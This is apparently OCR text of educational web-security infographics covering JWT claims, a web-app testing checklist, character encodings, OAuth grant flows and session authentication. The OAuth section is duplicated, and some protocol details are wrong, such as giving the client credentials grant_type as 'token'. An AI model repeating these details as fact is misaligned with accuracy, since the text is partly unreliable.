
In our sample payload above, we have **exp** and **iat** claims.

Public Claims

Claims which we can define and use for our own data e..g userId, email, above etc.

Private Claims

Names without any meaning to anyone except the consumer and producer of tokens.


Recon and analysis
1. Map application content
2. Analyze the application
Application logic
3. Test client-side controls
9. Test for logic flaws
Access handling
4. Test authentication
5. Test session management
6. Test access controls
Input handling
7. Fuzz all parameters
8. Test for issues with specific functionality
Application hosting
10. Test for shared hosting issues
11. Test the web server
12. Miscellaneous Checks
13. Information Leakage

Primer on Character Encodings

@kamranahmedse


*Computers can only store **1**s and **0**s, everything else must be converted to 1s and 0s for computer to work with.*

But how do we decide how to convert?

Character encoding standards are used to do that. There are several but let's focus on ASCII and Unicode (UTF-8, UTF-16 etc) in this graphic.

What are Character Encoding Standards?

Standard mapping for character encoding e.g. ASCII says A is 65 (01000001), B is 66 (01000010) so on.



Character Encoding Standards

Just to show that ASCII wasn't the first encoding standard ever. No need to worry about these however.

Had 128 Characters Only

Catered only for the english. There was a disaster when computer started getting common.

No limit on characters

Single character set to include every writing system available.

ASCII (American Standard Code for Information Interchange)

*In ASCII we had numeric codes for alphabets, numbers, special characters etc e.g. **65 to 90** represented **A-Z**, 97 to 122 represented **a-z** and so on. There were only 128 characters in total and thus not really usable for non-english alphabets.*

Unicode

Backwards compatible with ASCII

*Unlike ASCII, **there is no character to bits encoding** - there is something called **codepoints***

Magic number assigned to every alphabet
*Written in the form of **U+0041** (represents A for example)*

*Unicode doesn't tell how these characters are to be stored in memory. For the storage we have **UTF-8, UTF-16 and UTF-32.***

OAuth — Open Authorization

@kamranahmedse

Open protocol for authorization that allows users to share their private resources to a third party

- Some examples
  - *Authorizing your app's frontend from your API* — Your custom OAuth Server where users of your website get authorized using OAuth.
  - *Allowing some application to log you in using twitter* — Exposing your twitter info to an external application using twitter's OAuth server.

There are two Versions
- OAuth 1.0 — deprecated
- OAuth 2.0 — active → Not backward compatible
- OAuth 2.1 — draft

How does it work?

There are 4 types of authorization flows for generating a token. → Also called **grant types**


All flows lead to a token which client uses to access protected resource.

1 Authorization Code Grant Flow

Terminology

- client_id -> Like a username for your app
- client_secret -> Like a password for your app
- authorization server -> server that handles authentication and authorization
- resource server -> server that exposes protected resources

} -> They could both be a single server also



2 Implicit Grant Flow

Similar to the "Authorization Code Grant Flow" but **in step 8 there is a token instead of authorization code.**
So no need for 9, 10, and 11 steps. Also in the token request the **response_type parameter is set to token instead of code**

3 Client Credential Grant Flow

Similar to the "Authorization Code Grant Flow" but there is no user interaction. It starts at **step 9 and immediately gets the token.**
So step 9 would be step 1 in this grant flow. Also in the **request at step 9 there is no authorization_code and an additional parameter of the grant_type set to token**

4 Password Grant Flow

Similar to the "Authorization Code Grant Flow" but user enters the credentials owned by the the authorization server instead of the app.
So **step 4 to 8 are replaced by the get token request (i.e. step 9) and the credentials are directly sent to the authorization server along with an additional parameter of the grant_type set to password.**

Note

Token response in all grant types is normally accompanied by an expiry date for the token and a refresh token which is used to refresh the token when expired.

OAuth — Open Authorization

@kamranahmedse

Open protocol for authorization that allows users to share their private resources to a third party

- Some examples
  - *Authorizing your app's frontend from your API* — Your custom OAuth Server where users of your website get authorized using OAuth.
  - *Allowing some application to log you in using twitter* — Exposing your twitter info to an external application using twitter's OAuth server.

There are two Versions
- OAuth 1.0 — deprecated
- OAuth 2.0 — active → Not backward compatible
- OAuth 2.1 — draft

How does it work?

There are 4 types of authorization flows for generating a token. → Also called **grant types**


All flows lead to a token which client uses to access protected resource.

1 Authorization Code Grant Flow

Terminology

- client_id -> Like a username for your app
- client_secret -> Like a password for your app
- authorization server -> server that handles authentication and authorization
- resource server -> server that exposes protected resources

} -> They could both be a single server also



2 Implicit Grant Flow

Similar to the "Authorization Code Grant Flow" but **in step 8 there is a token instead of authorization code.**
So no need for 9, 10, and 11 steps. Also in the token request the **response_type parameter is set to token instead of code**

3 Client Credential Grant Flow

Similar to the "Authorization Code Grant Flow" but there is no user interaction. It starts at **step 9 and immediately gets the token.**
So step 9 would be step 1 in this grant flow. Also in the **request at step 9 there is no authorization_code and an additional parameter of the grant_type set to token**

4 Password Grant Flow

Similar to the "Authorization Code Grant Flow" but user enters the credentials owned by the the authorization server instead of the app.
So **step 4 to 8 are replaced by the get token request (i.e. step 9) and the credentials are directly sent to the authorization server along with an additional parameter of the grant_type set to password.**

Note

Token response in all grant types is normally accompanied by an expiry date for the token and a refresh token which is used to refresh the token when expired.

Auth Strategies — Session Based Authentication

@kamranahmedse

User is assigned some unique identifier and this identifier is stored on the server in memory. Client sends this session id in all the requests and server uses it to identify the user.

A stateful authentication methodology.

Stateful vs Stateless Methodologies

Stateful — Authentication session can be revoked
Stateless — Authentication session can't be revoked

How does it work?

Server keeps track of the loggedin users in memory or in storage.


Step 1

Client sends the login request

Step 2

Server validates the credentials, creates a session and stores it in memory assigned to current user and returns back the generated session id.

Some random unique identifier to identify the user



Server stores the generated session id in memory. This could be anywhere e.g. redis, memory, database, filesystem etc.


ABCXYZ now refers to user with id 1224


Step 3

Client receives the session id and stores it in a cookie if cookies enabled by client or somewhere else (e.g. in local/session storage) if cookies are not enabled.

Step 4

Client sends next requests with session id. Server checks: if there exists a user with the current session id in its storage?





Step 5

When the user logs out, the session is destroyed (cookie removed + session removed from the server) and same Session ID cannot be reused.